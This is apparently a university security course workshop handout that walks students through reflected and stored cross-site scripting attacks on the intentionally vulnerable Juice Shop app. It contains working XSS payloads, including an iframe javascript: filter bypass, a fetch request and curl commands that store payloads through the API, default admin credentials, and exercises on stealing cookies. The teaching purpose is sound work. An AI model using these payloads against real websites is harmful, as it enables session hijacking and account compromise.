CSC 515: Spring 2023 - Workshop 2: Cross-Site Scripting

In this workshop, we will exploit a vulnerable web application by performing cross-site scripting (XSS) attacks.

For this workshop, you'll need to complete the following tasks and then answer questions in Gradescope.

#	TasK	Description
1	Getting Started	Review the basics of cross-site scripting attacks.
2	Review the intended functionality	Review the intended functionality of the web application.
3	Reflected XSS Attack with Search	Execute a basic reflected XSS attack.
4	Stored XSS through Users API Endpoint	Perform a stored XSS attack through the Users API endpoint
5	On Your Own	Given a set of attack goals, use cross-site scripting attacks to achieve the attack goals.

Getting Started

A **cross-site scripting** (XSS) attack happens when untrusted input from the server or client is used to construct dynamic HTML web pages. An attack can control the appearance of a website, transfer sensitive data, and/or hijack the session to take control of the user's account.


The vulnerability results because some data (input) is interpreted to be instructions (code) by the browser. In all XSS attacks, this execution of code is performed in the context of the vulnerable server.

To check for possible XSS vulnerabilities:

- Look for input fields whose content (once submitted) is displayed on a page.
- Try entering simple HTML tags first to test for input sanitization, such as <h1>
- If input sanitization is being performed, check for weaknesses in the sanitization scripts

Intended Functionality / XSS with Search


1. Open your Juice Shop application
2. Search for an item such as apple



3. We can see that our search term was repeated on the page. Let's now see what happens if we try something else. Enter <strike>hello world</strike> as the search term.

That strikethrough tells us know that the system does not validate the input for html tabs.

4. Now try <script>alert("hello");</script>
5. Nothing seems to happen. What does the source look like in the developer tools? Should look like the Juice Shop cleared out the contents of the script tag.
6. Now try <iframe src="javascript:alert('hello')"> in the search field:




7. That pop-up dialog indicates the webpage is still vulnerable to XSS even though there was an initial check to prevent a straight-forward <script> as input.

Stored XSS through Users API Endpoint


Note: This attack may only work if you have installed the Juice Shop locally. Log out of the Juice Shop application.

1. Open the login page and choose "Not yet a customer?"
2. Enter an email with a script, such as `<script>alert('hello');</script>@wolfpa.ck`



3. Notice that the form indicates an invalid input into the email field. Let's try to bypass client-side checks. Open the browser's developer console and capture network activity. Complete the "Not yet a customer?" form using valid inputs, then submit the form.


   Notice the content of the request sent to the Users API endpoint.




4. Use the console to send your own custom request to the Users endpoint. Right-click the Users request in the list of network activity and select "Copy as fetch" (this will give you a fetch function similar to the one below), then paste the copied fetch into the console and press enter to send the request.

```
fetch("https://slankas-juice-shop.herokuapp.com/api/Users/", {
  "headers": {
    "accept": "application/json, text/plain, */*",
    "accept-language": "en-US,en;q=0.9",
    "content-type": "application/json",
    "sec-ch-ua": "\"Chromium\";v=\"104\", \" Not A;Brand\";v=\"99\", \"Google Chrome\";v=\"104\"",
    "sec-ch-ua-mobile": "?0",
    "sec-ch-ua-platform": "\"Windows\"",
    "sec-fetch-dest": "empty",
    "sec-fetch-mode": "cors",
    "sec-fetch-site": "same-origin"
  },
  "referrer": "https://slankas-juice-shop.herokuapp.com/",
  "referrerPolicy": "strict-origin-when-cross-origin",
  "body": "{\"email\":\"hello@wolfpa.ck\",\"password\":\"password\",\"passwordRepeat\":\"password\",\"securityQuestion\":{\"id\":2,\"question\":\"Mother's maiden name?
\",\"createdAt\":\"2022-09-12T13:35:44.589Z\",\"updatedAt\":\"2022-09-12T13:35:44.589Z\"},\"securityAnswer\":\"name\"}",
  "method": "POST",
  "mode": "cors",
  "credentials": "include"
});
```

   If you used the exact same email, you most likely received a duplicate email address error:





5. Repeat pasting the fetch, put this time, alter the email address to use a XSS attack:

```
fetch("http://localhost:3000/api/Users/", {
  "headers": {
    "accept": "application/json, text/plain, */*",
    "accept-language": "en-US,en;q=0.9",
    "content-type": "application/json",
    "sec-ch-ua": "\"Chromium\";v=\"104\", \" Not A;Brand\";v=\"99\", \"Google
Chrome\";v=\"104\"",
    "sec-ch-ua-mobile": "?0",
    "sec-ch-ua-platform": "\"Windows\"",
    "sec-fetch-dest": "empty",
    "sec-fetch-mode": "cors",
    "sec-fetch-site": "same-origin"
  },
  "referrer": "http://localhost:3000/",
  "referrerPolicy": "strict-origin-when-cross-origin",
  "body": "{\"email\":\"<iframe
src=\\\"javascript:alert(`xss`)\\\">\",\"password\":\"testtest\",\"passwordRepeat\
":\"testtest\",\"securityQuestion\":{\"id\":2,\"question\":\"Mother's maiden
name?\",\"createdAt\":\"2022-09-12T20:18:11.787Z\",\"updatedAt\":\"2022-09-
12T20:18:11.787Z\"},\"securityAnswer\":\"test\"}",
  "method": "POST",
  "mode": "cors",
  "credentials": "include"
});
```

6. Now, let's see what happens when we login as an Administrator: admin@juice-sh.op, admin123
7. Now visit the "/#/administration" page. Navigate to the last page and view the user just created.

Perform a persisted XSS with the Products API

As with the previous example, this may only work with a local installation

From a shell session:

```
$ curl -X PUT "http://localhost:3000/api/Products/1" -H "Content-Type: application/json" --data-binary
'{"name":"fruit juice","description": "<iframe src=\"javascript:alert(`xss`)\">"}'
{
        "status": "success",
        "data": {
                "id": 1,
                "name": "fruit juice",
                "description": "<iframe src=\"javascript:alert(`xss`)\">",
                "price": 1.99,
                "deluxePrice": 0.99,
                "image": "apple_juice.jpg",
                "createdAt": "2022-09-12T20:18:12.556Z",
                "updatedAt": "2022-09-12T23:11:35.320Z",
                "deletedAt": null
        }
}
```

Note: Here's the failed result on Heroku.

```
$  curl -X PUT "https://slankas-juice-shop.herokuapp.com/api/Products/1" -H "Content-Type:
application/json" --data-binary '{"name":"fruit juice","description": "<iframe
src=\"javascript:alert(`xss`)\">"}'
{
        "status": "success",
        "data": {
                "id": 1,
                "name": "fruit juice",
                "description": "",
                "price": 1.99,
                "deluxePrice": 0.99,
                "image": "apple_juice.jpg",
                "createdAt": "2022-09-12T23:19:57.465Z",
                "updatedAt": "2022-09-12T23:20:29.117Z",
                "deletedAt": null
        }
}
```

On Your Own

1. Generate a XSS attack that creates a popup alert with the user's cookie information
2. Use XSS to redirect a user to the NCSU Computer Science homepage.